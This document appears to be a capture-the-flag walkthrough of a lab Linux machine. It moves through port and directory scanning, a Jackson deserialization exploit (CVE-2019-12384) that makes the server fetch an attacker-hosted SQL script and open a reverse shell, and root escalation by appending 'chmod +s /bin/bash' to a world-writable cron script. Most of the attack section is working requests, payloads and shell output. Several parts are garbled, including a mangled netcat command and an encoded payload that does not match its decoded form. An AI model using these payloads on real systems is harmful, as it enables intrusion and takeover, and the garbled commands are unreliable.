


# Information Gathering


## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.214 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-20 13:01 IST
Nmap scan report for 10.10.10.214
Host is up (0.21s latency).
Not shown: 65098 closed tcp ports (reset), 435 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.99 seconds
```

## 2) Checked the website





### 3) Found error leak

Request

PrettyRawHex

1

POST / HTTP/1.1

2

Host: 10.10.10.214

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://10.10.10.214/

8

Content-Type: application/x-www-form-urlencoded

9

Content-Length: 12

10

Origin: http://10.10.10.214

11

Connection: close

12

Upgrade-Insecure-Requests: 1

13

14

mode=2&data=

Response

PrettyRawHexRender

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

Inspector

Request attributes2

Request body parameters2

Request headers11

Response headers6




Inspector

Notes

Validation failed: Unhandled Java exception:  
com.fasterxml.jackson.databind.exc.MismatchedInputException: No content  
to map due to end-of-input

fasterxml jackson-


×



AllVideosImagesShoppingNewsMore

Tools

About 8,61,000 results (0.31 seconds)




GitHub

<https://github.com> › [FasterXML](#) › [jackson](#)

### FasterXML/jackson: Main Portal page for the Jackson project

Main Portal page for the Jackson project. Contribute to **FasterXML/jackson** development by creating an account on GitHub.

[Jackson-core](#) · [Jackson Databind](#) · [Jackson Docs](#) · [Jackson Releases](#)



Maven Repository

<https://mvnrepository.com> › [artifact](#) › [com.fasterxml.jack...](#)


### com.fasterxml.jackson.core

Core annotations used for value types, used by **Jackson** data binding package. Last Release on May 5, 2024.

[Core](#) · [Jackson Databind](#) · [Jackson Annotations](#)

### People also ask

What is FasterXML Jackson used for?



jackson. databind Description. Basic data binding (mapping) functionality that **allows for reading JSON content into Java Objects (POJOs) and JSON Trees ( JsonNode ), as well as writing Java Objects and trees as JSON.**

4) Checked for more pages

```

(vigneswar@VigneswarPC)~[~] jackson-vulnerability/jackson-exploits
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://10.10.10.214/FUZZ' -ic -t 100

Cloning into 'jackson-vulnerability'...
git checkout -- /CVE-2019-12384
Cloning into 'CVE-2019-12384'...
remote: Enumerating objects: 2004, done.
Receiving v2.1.0-dev 0% (13/2004), 3.54 MiB | 1.18 MiB/s


:: Method : GET
:: URL : http://10.10.10.214/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 100
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

-----
images [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 217ms]
[Status: 200, Size: 3813, Words: 151, Lines: 88, Duration: 859ms]
css [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 212ms]
js [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 219ms]
javascript [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 212ms]
vendor [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 212ms]
fonts [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 218ms]
[Status: 200, Size: 3813, Words: 151, Lines: 88, Duration: 214ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 317ms]
:: Progress: [220547/220547] :: Job [1/1] :: 117 req/sec :: Duration: [0:17:02] :: Errors: 16 ::
(vigneswar@VigneswarPC)~[~]
$

```

## Vulnerability Assessment

1) Found a vulnerability in jackson



## Exploitation

1) Got revshell

Request

Raw

Hex

1

POST / HTTP/1.1

2

Host: 10.10.10.214

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://10.10.10.214/

8

Content-Type: application/x-www-form-urlencoded

9

Content-Length: 238

10

Origin: http://10.10.10.214

11

Connection: close

12

Upgrade-Insecure-Requests: 1

13

14

mode=z&data= %5b%22ch.qos.logback.core.db.DriverManagerConnectionSource%22%2c%20%7b%22url%3a%22http%3a%2f%2f10.10.14.5%2finject.sql%22%7d%5d

Response

Raw

Hex

Render

61

<div class="wrap-input100 mt-3 ">

62

<textarea class="input100" type="text" name="data" cols="50">

63

</textarea>

64

<span class="focus-input100">

65

</span>

66

<span class="symbol-input100">

67

</span>

68

</div>

69

<div class="wrap-input100 m-b-16">

70

<br>

71

<pre>

72

Validation failed: Unhandled Java exception:

73

com.fasterxml.jackson.core.JsonParseException:

74

Unexpected character '\ ' (code 92): expected a

75

valid value (number, String, array, object,

76

'true', 'false' or 'null')

77

</pre>

78

</div>

79

<div class="container-login100-form-btn p-t-25">

80

<button class="login100-form-btn" type="submit">

81

Process

82

</button>

83

</div>

84

</form>

85

</div>

86

</div>

87

</div>

88

</div>

89

</div>

90

</div>

91

</div>

92

</div>

93

</div>

94

</div>

95

</div>

96

</div>

97

</div>

98

</div>

99

</div>

100

</div>

Inspector

Selection

208 (0xd0)

Selected text

%5b%22ch.qos.logback.core.db.DriverManagerConnectionSource%22%2c%20%7b%22url%3a%22http%3a%2f%2f10.10.14.5%2finject.sql%22%7d%5d

Decoded from: URL encoding

[{"ch.qos.logback.core.db.DriverManagerConnectionSource", {"url":"jdbc:mem:TRACE\_LEVEL\_SYSTEM\_OUT=3;INIT=RUNSCRIPT FROM 'http://10.10.14.5/inject.sql'"}}]

Cancel

Apply changes

Request attributes

2

Request query parameters

0

Request body parameters

2

Request cookies

0

Request headers

11

Response headers

6

```
vigneswar@VigneswarPC: ~  
(vigneswar@VigneswarPC)-[~] [VE-2019-12384]  
$ nc -lvp 4444 http.server 8.8.8.8 80  
listening on [any] 4444 ... 80 (http://8.8.8.8:80/)  
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.214] 37452 P/T 1.1 200 -  
bash: cannot set terminal process group (911): Inappropriate ioctl for device  
bash: no job control in this shell  
pericles@time:/var/www/html$
```

## Privilege Escalation

```

2024/06/20 08:19:31 CMD: UID=0      PID=11177 | zip -r website.bak.zip /var/www/html
2024/06/20 08:19:31 CMD: UID=0      PID=11176 | /lib/systemd/systemd-udevd
2024/06/20 08:19:31 CMD: UID=0      PID=11175 | /lib/systemd/systemd-udevd
2024/06/20 08:19:31 CMD: UID=0      PID=11174 | /lib/systemd/systemd-udevd
2024/06/20 08:19:31 CMD: UID=0      PID=11181 | /lib/systemd/systemd-udevd
2024/06/20 08:19:32 CMD: UID=0      PID=11182 | mv website.bak.zip /root/backup.zip
2024/06/20 08:19:41 CMD: UID=0      PID=11187 |
2024/06/20 08:19:41 CMD: UID=0      PID=11197 | (bash)
2024/06/20 08:19:41 CMD: UID=0      PID=11196 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11195 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11194 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11193 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11192 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11191 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11190 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11189 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11188 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11198 | zip -r website.bak.zip /var/www/html
2024/06/20 08:19:41 CMD: UID=0      PID=11204 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11203 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11202 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11201 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11200 | /lib/systemd/systemd-udevd
2024/06/20 08:19:41 CMD: UID=0      PID=11199 | /lib/systemd/systemd-udevd
2024/06/20 08:19:42 CMD: UID=0      PID=11205 | /bin/bash /usr/bin/timer_backup.sh
2024/06/20 08:19:42 CMD: UID=0      PID=11210 | /lib/systemd/systemd-udevd
2024/06/20 08:19:42 CMD: UID=0      PID=11209 | /lib/systemd/systemd-udevd
2024/06/20 08:19:42 CMD: UID=0      PID=11208 | /lib/systemd/systemd-udevd
2024/06/20 08:19:42 CMD: UID=0      PID=11207 | /lib/systemd/systemd-udevd
2024/06/20 08:19:42 CMD: UID=0      PID=11206 | /lib/systemd/systemd-udevd

```

2) We have write permissions

```

pericles@time:/home/pericles$ cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
pericles@time:/home/pericles$ ls /usr/bin/timer_backup.sh -al
-rwxrwx-rw- 1 pericles pericles 88 Jun 20 08:20 /usr/bin/timer_backup.sh
pericles@time:/home/pericles$

```

3) Exploited it

```

pericles@time:/home/pericles$ vim /usr/bin/timer_backup.sh
pericles@time:/home/pericles$ cat /usr/bin/timer_backup.sh
#!/bin/bash
chmod +s /bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
pericles@time:/home/pericles$ ls /bin/bash
/bin/bash
pericles@time:/home/pericles$ /bin/bash -p
bash-5.0# cat /root/root.txt
ace19e35487b3ad4f3f1281e4866bc18
bash-5.0#

```